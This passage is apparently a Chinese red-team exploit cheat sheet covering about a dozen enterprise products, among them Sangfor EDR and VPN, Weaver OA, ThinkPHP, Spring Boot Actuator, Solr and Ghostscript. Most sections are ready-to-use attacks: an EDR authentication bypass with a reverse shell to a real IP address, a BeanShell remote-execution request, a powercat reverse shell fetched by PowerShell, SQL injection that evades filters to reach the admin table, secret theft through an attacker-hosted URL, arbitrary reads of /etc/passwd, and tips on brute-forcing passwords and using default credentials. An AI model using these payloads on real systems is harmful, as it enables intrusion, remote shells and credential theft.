
可以看到 第一个检查为 $req_url = $_SERVER[‘PHP_SELF’];
绕过第一个检查:
在他们系统nginx配置文件里面:

通过nginx规则可以得知,他们没有设置禁止外网访问.从而可以直接访问
/api/edr/sangforinter/v2/xxx 绕过 第一个检查
第二检查: 权限检查

跟进check_access_token

这里if($md5_str == $json_token[“md5”]) 引发第二个漏洞: php弱类型导致的漏洞
绕过只需要传入一个base64编码的json内容为 {“md5”:true}即可
至此 权限检查绕过完毕
来到 process_cssp.php 文件

存在任意指令执行漏洞.作者试图使用escapeshellarg函数去给单引号打反斜杠实际上是毫无作用的.
绕过:{“params”:“w=123\”‘1234123’\“|命令”}
2.利用POC:
post /api/edr/sanforinter/v2/cssp/slog_client?token=ssskbkds HTTP/1.1.
{“params”:“w=123\”‘1234123’\“|bash -i >/dev/tcp/167.179.118.219/8899 0>&1”}

外网linux反弹监听NC端口
nc -lvvp 889


深信服EDR 远程命令执行的技巧:
/api/edr/sangforinter/v2/cssp/slog_client?token=eyJtZDUiOnRydWV9
{“params”: “w=123\”‘1234123’\“|curl `whoami`.dnslog.cn”}
**
**
十、联软科技产品存在任意文件上传和命令执行漏洞
1.影响范围:
联软科技相关产品
2.漏洞描述:
任意文件上传漏洞,存在于用户自检报告上传时,后台使用黑名单机制对上传的文件进行过滤和限制,由于当前黑名单机制存在缺陷,文件过滤机制可以被绕过,导致存在文件上传漏洞;利用该漏洞可以获取webshell权限。
命令执行漏洞,存在于后台资源读取过程中,对于自动提交的用户可控参数没有进行安全检查,可以通过构造特殊参数的数据包,后台在执行过程中直接执行了提交数据包中的命令参数,导致命令执行漏洞;该漏洞能够以当前运行的中间件用户权限执行系统命令,根据中间件用户权限不同,可以进行添加系统账户,使用反弹shell等操作。
3.规避措施:
建议各单位在修补漏洞前制定详细的书面方案,方案需要包含升级、业务验证、回退等内容。升级加固操作建议在业务闲时进行操作,各单位可以分批次,采取先验证后批量修复的方式开展升级工作。如果在修复时发生异常,建议按照预先制定的应急预案进行回退,确保不影响业务的正常运行。各单位在升级后需进行相关业务验证,确保本次漏洞临时修复方案对业务零影响。
十一、泛微OA Bsh 远程代码执行漏洞
- 漏洞简介
2019年9月17日泛微OA官方更新了一个远程代码执行漏洞补丁, 泛微e-cology OA系统的Java Beanshell接口可被未授权访问, 攻击者调用该Beanshell接口, 可构造特定的HTTP请求绕过泛微本身一些安全限制从而达成远程命令执行, 漏洞等级严重.
- 影响组件:
泛微OA
- 漏洞指纹
Set-Cookie: ecology_JSessionId=ecology/weaver/bsh.servlet.BshServlet
4. Fofa Dork
app=“泛微-协同办公OA”
- 漏洞分析
https://www.freebuf.com/vuls/215218.html
https://github.com/beanshell/beanshell
http://beanshell.org/manual/quickstart.html#The_BeanShell_GUI
- 漏洞利用
利用POC:
POST /weaver/bsh.servlet.BshServlet HTTP/1.1
Host: xxxxxxxx:8088
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Length: 98
Content-Type: application/x-www-form-urlencoded
bsh.script=eval%00(“ex”%2b"ec(\“whoami\”)");&bsh.servlet.captureOutErr=true&bsh.servlet.output=raw
CNVD-2019-32204利用脚本:
https://github.com/myzing00/Vulnerability-analysis/tree/master/0917/weaver-oa/CNVD-2019-32204
批量脚本执行:
pip install requests
python Weaver-Ecology-OA\_RCE-exp.py
url.txt文件中 是url地址 需要带http协议
- 利用技巧
其他形式绕过
eval%00(“ex”%2b"ec(\“whoami\”)"); 也可以换成 ex\u0065c(“cmd /c dir”);
泛微多数都是windows环境, 反弹shell可以使用pcat
Powershell
IEX(New-Object System.Net.Webclient).DownloadString(‘https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1’);powercat -c ip -p 6666 -e cmd
- 防护方法
1.及时更新泛微补丁
2.拦截/weaver/bsh.servlet.BshServlet目录的访问
十二、泛微OA e-cology SQL注入漏洞
- 漏洞简介
泛微OA在国内的用户很多,漏洞以前也很多,但现在在漏洞盒子托管了企业SRC: https://weaversrc.vulbox.com/, 情况有所好转
- 影响组件
泛微OA
- 漏洞指纹
Set-Cookie: ecology_JSessionId=
ecology
WorkflowCenterTreeData
/mobile/plugin/SyncUserInfo.jsp
4. Fofa Dork
app=“泛微-协同办公OA”
- 漏洞分析
泛微OA WorkflowCenterTreeData接口注入漏洞(限oracle数据库) – 先知社区
https://xz.aliyun.com/t/6531
- 漏洞利用

泛微OA e-cology WorkflowCenterTreeData前台接口SQL注入漏洞复现:
修改NULL后为要查询的字段名,修改from后为查询的表:
POST /mobile/browser/WorkflowCenterTreeData.jsp?node=wftype_1&scope=2333 HTTP/1.1
Host: ip:port
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 2236
Connection: close
Upgrade-Insecure-Requests: 1
formids=11111111111)))%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# @author: ‘orleven’
from lib.utils.connect import ClientSession
from script import Script, SERVICE_PORT_MAP
class POC(Script):
def \_\_init\_\_(self, target=None):

    self.service\_type = SERVICE\_PORT\_MAP.WEB

    self.name = 'ecology8 mobile sql inject'

    self.keyword = \['ecology8', 'sql inject'\]

    self.info = 'ecology8 mobile sql inject'

    self.type = 'inject'

    self.level = 'high'

    Script.\_\_init\_\_(self, target=target, service\_type=self.service\_type)


async def prove(self):

    await self.get\_url()

    if self.base\_url:

        path\_list = list(set(\[

            self.url\_normpath(self.base\_url, '/'),

            self.url\_normpath(self.url, './'),

        \]))

        pocs  = \["mobile/plugin/browser/WorkflowCenterTreeData.jsp?scope=1&node=root\_1&formids=1/1&initvalue=1", # 注入点为formids,分母

                 "mobile/plugin/browser/WorkflowCenterTreeData.jsp?scope=1&node=wftype\_6/1&formids=1&initvalue=1"\] # 注入点为node,分母

        async with ClientSession() as session:

            for path in path\_list:

                for poc in pocs :

                    url = path + poc


                    async with session.get(url=url) as res:

                        if res!=None:

                            text = await res.text()

                            if '"draggable":false' in text:

                                self.flag = 1

                                self.req.append({"url": url})

                                self.res.append({"info": url, "key": "ecology8 inject"})

                                return
应用安全 – 软件漏洞 – 泛微OA漏洞汇总:
https://blog.youkuaiyun.com/weixin_30855099/article/details/101191532
/mobile/plugin/SyncUserInfo.jsp 这个也是有问题的, 但由于没有公开的分析报告, 漏洞相对简单, 这里不过多描述
- 利用技巧
1.在这个漏洞补丁之前大概有几十个前台注入, 都差不多, 因为没公开这里就不细说了
2.泛微的补丁中间改过一次过滤策略, 打完所有补丁的话, 注入就很难了
3.这里可以绕过的原因是泛微某个过滤器初始化错误,当长度超过xssMaxLength=500的时候就不进入安全检测, 修复以后是xssMaxLength=1000000,所以随便你填充%0a%0d还是空格都可以绕过注入检测
4.泛微后端数据库版本存在差异, 但是可以通用检测。已知泛微OA E8存在2个版本的数据库, 一个是mssql, 一个是oracle, 且新旧版本泛微的sql过滤方法并不一致所以这里筛选出一个相对通用的检测手法(下面代码是python的" "*800 800个空格)
"-1) “+” "*800+ “union select/**/1, Null, Null, Null, Null, Null, Null, Null from Hrmresourcemanager where loginid=(‘sysadmin’”
老版本可以在关键字后面加 /**/ 来绕过sql检测
新版本可以通过加入大量空格/换行来绕过sql检测mssql,oracle中都有Hrmresourcemanager , 这是管理员信息表
就Hrmresource表中没有用户, Hrmresourcemanager 表中也一定会存在sysadmin账户,所以进行union select的时候一定会有数据。这里也可以使用 "-1) “+” “*800+ " or/**/ 1=1 and id<(5”,这里使用 <5 可以避免信息超过5条, 但是会返回密码等敏感信息, 不建议使用。
- 防护方法
1.及时更新泛微补丁
2.泛微最好不要开放到公网
3.使用waf拦击
十三、深信服VPN远程代码执行
- 漏洞简介
深信服 VPN 某个特定产品存在远程代码执行, 2019 攻防演练使用过
- 影响组件:
深信服 VPN
- 漏洞指纹
Set-Cookie: TWFID=welcome to ssl vpn Sinfor
4. Fofa Dork
header=“Set-Cookie: TWFID=”
- 漏洞分析
深信服vpnweb登录逆向学习:
https://www.cnblogs.com/potatsoSec/p/12326356.html
- 漏洞利用
wget -t %d -T %d --spider %s
- 利用技巧
1.该版本深信服VPN属于相对早期的版本, 大概2008年左右, 但目前还有761个ip开放在公网
2.该版本较低, whomai不存在, 可以使用 uname, 这里没有空格可dns传出来
3.去除空格也简单 cat /etc/passwd | tr " \n" “+|”
- 防护方法
1.及时更新补丁
2.升级到最新版
十四、深信服 VPN 口令爆破
- 漏洞简介
深信服 VPN 针对口令爆破是5次错误锁定IP五分钟, 所以这里爆破也不是不行, 主要是测试常见弱口令以及分布式爆破也不是不行
-
影响组件深信服 VPN
-
漏洞指纹
/por/login_auth.csp?apiversion=1sangfor/cgi-bin/login.cgi?rnd=
4. Fofa Dork
app=“深信服-SSL-VPN”
- 漏洞分析
关于SSL VPN认证时的验证码绕过 – SSL VPN/EMM – 深信服社区
https://bbs.sangfor.com.cn/forum.php?mod=viewthread&tid=20633
此处存疑, 时间问题没有测试
- 漏洞利用
1.深信服VPN 口令爆破 demo (这里仅测试了M6,其他的应该差不多)
#encoding=utf8
import requests
import hashlib
import urllib3
urllib3.disable_warnings()
import re
session = requests.session()
def SanForLogin(target, password, username=“admin”):
# 加密密码的算法是 sha1(password+sid)

# 没有公开POC就不写了
SanForLogin(“https://xxxxxxxxxxx/”, “admin”)
- 利用技巧
1.由于深信服涉及的版本跨度时间达十几年, 很多地方不一样, 但是总体都差不太多
国外APT组织应该也批量爆破了一波,加密的密码也就是 sha1(password+sid)
爆破也就锁一会ip, 夜里丢一边跑着就完事了, 弱口令也就那么些admin/123456/Sangfor/Sangfor@123
2.如果爆破出来了管理员密码, 管理员后台有好多处命令注入, 比如升级工具, 这里讲起来应该是正常功能
3.去年传闻还有前台sql注入, 但是没拿到补丁, 手头没环境, 就没分析, 看一下乌云上的老洞吧。深信服SSLVPN外置数据中心敏感信息泄漏&SQL注入漏洞可导致getshell
https://www.uedbox.com/post/31092/
- 防护方法
1.及时更新补丁
2.升级到最新版
十五、常见边界产品(防火墙, 网关, 路由器, VPN) 弱口令漏洞
- 漏洞简介
大型企业往往会配置一些边界设备来维护企业内外网通信, 这里也存在灯下黑的问题, 由于多数不开源, 漏洞主要以弱口令为主
- 影响组件
防火墙, 网关, 路由器, VPN
- 漏洞指纹
防火墙, 网关, 路由器, VPN
4. Fofa Dork防火墙, 网关, 路由器, VPN 的名称
- 漏洞利用
【安全设备】常见网络安全设备默认口令
https://www.it2021.com/security/614.html
渗透测试之各厂商防火墙登录IP、初始密码、技术支持
https://mp.weixin.qq.com/s/OLf7QDl6qcsy2FOqCQ2icA
- 利用技巧
这个东西好多人不改默认口令, 就算改很多也是企业特色弱口令,admin root 123456 永远的神
内网的安全平台就是个漏洞指南
- 防护方法
1.设置强口令
2.限制来源IP
十六、Thinkphp 相关漏洞
- 漏洞简介
Thinkphp 是国内很常见的PHP框架, 存在 远程代码执行/sql注入/反序列化/日志文件泄露等问题
-
影响组件
Thinkphp -
漏洞指纹
Thinkphp X-Powered-By: ThinkPHP
4. Fofa Dork
app=“ThinkPHP”
- 漏洞分析
ThinkPHP漏洞总结 – 赛克社区
http://zone.secevery.com/article/1165
挖掘暗藏ThinkPHP中的反序列利用链 :
https://blog.riskivy.com/%E6%8C%96%E6%8E%98%E6%9A%97%E8%97%8Fthinkphp%E4%B8%AD%E7%9A%84%E5%8F%8D%E5%BA%8F%E5%88%97%E5%88%A9%E7%94%A8%E9%93%BE/
ThinkPHP使用不当可能造成敏感信息泄露:
https://blog.youkuaiyun.com/Fly_hps/article/details/81201904
DSMall代码审计:
https://www.anquanke.com/post/id/203461
- 漏洞利用
SkyBlueEternal/thinkphp-RCE-POC-Collection: thinkphp v5.x 远程代码执行漏洞-POC集合
https://github.com/SkyBlueEternal/thinkphp-RCE-POC-Collection
Dido1960/thinkphp: thinkphp反序列化漏洞复现及POC编写
https://github.com/Dido1960/thinkphp
whirlwind110/tphack: Thinkphp3/5 Log文件泄漏利用工具
https://github.com/whirlwind110/tphack
- 利用技巧
1.遇到Thinkphp的站点看一下版本, 或者直接扫一下, 看看有没有rce, 或者日志文件泄露
2.自从挖了thinphp的反序列化利用链以后, 这类型考题经常出没在ctf中
3.实战中也看到偶尔有可以利用的情况, 运气好可能有惊喜, 刚好有篇新出的文章中使用到了这个漏洞
DSMall代码审计 – 安全客,安全资讯平台
https://www.anquanke.com/post/id/203461
- 防护方法
1.及时更新补丁
2.升级到最新版Thinkphp
3.前置WAF进行防护
十七、Spring 系列漏洞
- 漏洞简介
Spring 是java web里最最最最常见的组件了, 自然也是研究的热门, 好用的漏洞主要是Spring Boot Actuators 反序列化, 火起来之前用了一两年, 效果很棒
-
影响组件
Spring xxx -
漏洞指纹
X-Application-Context:
4. Fofa Dork
app=“Spring-Framework”
- 漏洞分析
Spring 框架漏洞集合:
https://misakikata.github.io/2020/04/Spring-%E6%A1%86%E6%9E%B6%E6%BC%8F%E6%B4%9E%E9%9B%86%E5%90%88/
Exploiting Spring Boot Actuators | Veracode blog
https://www.veracode.com/blog/research/exploiting-spring-boot-actuators
Spring Boot Actuators配置不当导致RCE漏洞复现:
https://jianfensec.com/%E6%BC%8F%E6%B4%9E%E5%A4%8D%E7%8E%B0/Spring%20Boot%20Actuators%E9%85%8D%E7%BD%AE%E4%B8%8D%E5%BD%93%E5%AF%BC%E8%87%B4RCE%E6%BC%8F%E6%B4%9E%E5%A4%8D%E7%8E%B0/
- 漏洞利用
mpgn/Spring-Boot-Actuator-Exploit: Spring Boot Actuator (jolokia) XXE/RCE
https://github.com/mpgn/Spring-Boot-Actuator-Exploit
artsploit/yaml-payload: A tiny project for generating SnakeYAML deserialization payloads
https://github.com/artsploit/yaml-payload
- 利用技巧
1.Spring Boot Actuators 相关漏洞超级好用,很多厂商一开始都不懂, 直接对外开放Spring Boot Actuators, 造成了有一段时间每个用了Spring Boot的厂商都出了问题,尤其是现在很多厂商使用微服务框架, 通过网关进行路由分发, 一些子目录通常对应一个Spring Boot启动的服务。然后子目录比如 http://123.123.123.123/admin/env , http://123.123.123.123/manager/env也都是可以出现的/env 可以偷session, RCE/heapdump 可以直接dump jvm中的对象, 使用 jhat 可以读取里面的对象可以遍历如下的endpoint, 1.x 2.x的目录不一样, 所以都覆盖了一下
/trace
/health
/loggers
/metrics
/autoconfig
/heapdump
/threaddump
/env
/info
/dump
/configprops
/mappings
/auditevents
/beans
/jolokia
/cloudfoundryapplication
/hystrix.stream
/actuator
/actuator/auditevents
/actuator/beans
/actuator/health
/actuator/conditions
/actuator/configprops
/actuator/env
/actuator/info
/actuator/loggers
/actuator/heapdump
/actuator/threaddump
/actuator/metrics
/actuator/scheduledtasks
/actuator/httptrace
/actuator/mappings
/actuator/jolokia
/actuator/hystrix.stream
/monitor
/monitor/auditevents
/monitor/beans
/monitor/health
/monitor/conditions
/monitor/configprops
/monitor/env
/monitor/info
/monitor/loggers
/monitor/heapdump
/monitor/threaddump
/monitor/metrics
/monitor/scheduledtasks
/monitor/httptrace
/monitor/mappings
/monitor/jolokia
/monitor/hystrix.stream
这里通过 /env + /refresh 进行rce应该还有其他利用手法, 当spring boot reload的时候会进行一些默认操作,里面就有操作空间, 很像fastjson反序列化。
2.就算实在不能RCE, 这里也有个技巧可以偷取 Spring 配置文件中的加密字段, 偷一下生产环境的密码/key也ok
eureka.client.serviceUrl.defaultZone=http://${somedb.pasword}@127.0.0.1:5000
spring.cloud.bootstrap.location=http://${somedb.password}@artsploit.com/yaml-payload.yml
3.尤其是使用spring eureka做集群的时候, 通常拿到一台服务器, 就可以传递恶意注册到其他server, 从而感染整个微服务集群eureka 通常是 server 也是 client, 无论对方请求什么都直接返回恶意序列化xml就可以了
- 防护方法
1.及时更新补丁
2.开启Spring Boot Actuators权限校验
3.前置WAF进行防护
十八、Solr 系列漏洞
- 漏洞简介
Solr 是企业常见的全文搜索服务, 这两年也爆出很多安全漏洞,
- 影响组件
Solr
- 漏洞指纹
Solr
4. Fofa Dork
app=“Solr”
- 漏洞分析
Apache Solr最新RCE漏洞分析 – FreeBuf互联网安全新媒体平台
https://www.freebuf.com/vuls/218730.html
Apache Solr DataImportHandler 远程代码执行漏洞(CVE-2019-0193) 分析
https://paper.seebug.org/1009/
- 漏洞利用
veracode-research/solr-injection: Apache Solr Injection Research
https://github.com/veracode-research/solr-injection
jas502n/CVE-2019-12409: Apache Solr RCE (ENABLE_REMOTE_JMX_OPTS=”true”)
https://github.com/jas502n/CVE-2019-12409
mogwailabs/mjet: MOGWAI LABS JMX exploitation toolkit
https://github.com/mogwailabs/mjet
- 利用技巧
1.看到锤就完事了, 漏洞太多了, 一片一片的
2.遇到mjet连接超时,这是目标服务起返回了错误的stub(内网地址, 常见于docker), 可以使用socat进行流量转发, 后记里面有具体操作
- 防护方法
1.升级到最新版
2.不要对外开放敏感端口
十九、Ghostscript 上传图片代码执行
- 漏洞简介
Ghostscript 是图像处理中十分常用的库, 集成在imagemagick等多个开源组件中, 其 .ps文件存在沙箱绕过导致代码执行的问题影响广泛, 由于上传图片就有可能代码执行, 很多大厂中招
- 影响组件
imagemagick, libmagick, graphicsmagick, gimp, python-matplotlib, texlive-core, texmacs, latex2html, latex2rtf 等图像处理应用
- 漏洞指纹
.ps/.jpg/.png
4. Fofa Dork
- 漏洞分析
ghostscript命令执行漏洞预警
https://www.anquanke.com/post/id/157513
- 漏洞利用
Exploit Database Search
https://www.exploit-db.com/search?q=Ghostscript
vulhub/ghostscript/CVE-2019-6116 at master · vulhub/vulhub
https://github.com/vulhub/vulhub/tree/master/ghostscript/CVE-2019-6116
- 利用技巧
1.如果发现网站可以上传图片, 且图片没有经过裁剪, 最后返回缩略图, 这里就可能存在Ghostscript 上传图片代码执行dnslog 可以用 ping `uname`.admin.ceye.io 或 ping `whoami`.admin.ceye.io保存成图片, 以后用起来方便, 有个版本的 centos 和 ubuntu poc还不一样, 可以这样构造ping `whoami`.centos.admin.ceye.io / ping `whoami`.ubuntu.admin.ceye.io分别命名为 centos_ps.jpg/ubuntu_ps.jpg, 这样测试的时候直接传2个文件, 通过DNSLOG可以区分是哪个poc执行的
- 防护方法
1.升级到最新版
二十、泛微云桥复现
1.其实没什么复现的。。。未授权读取。直接调用exp就OK

http://www.xxx.com/wxjsapi/saveYZJFile?fileName=test&downloadUrl=file:///etc/passwd&fileExt=txt
http://www.xxx.com/wxjsapi/saveYZJFile?fileName=test&downloadUrl=file:///c://windows/win.ini&fileExt=txt

2.任意读取linux的passwd值
可在响应包中JSON中包含ID的32位值
再次请求可获得/etc/passwd值
http://www.xxx.com/FileNoLogin/32位MD5值
http://www.xxx.com/wxjsapi/saveYZJFile?fileName=test&downloadUrl=file:///etc/passwd&fileExt=txt

3.任意读取winodws下的win.ini值
未授权任意文件读取,/wxjsapi/saveYZJFile接口获取filepath,返回数据包内出现了程序的绝对路径,攻击者可以通过返回内容识别程序运行路径从而下载数据库配置文件危害可见。
1.downloadUrl参数修改成需要获取文件的绝对路径,记录返回包中的id值。
http://www.xxx.com/wxjsapi/saveYZJFile?fileName=test&downloadUrl=file:///c://windows/win.ini&fileExt=txt

2.通过查看文件接口访问 /file/fileNoLogin/id
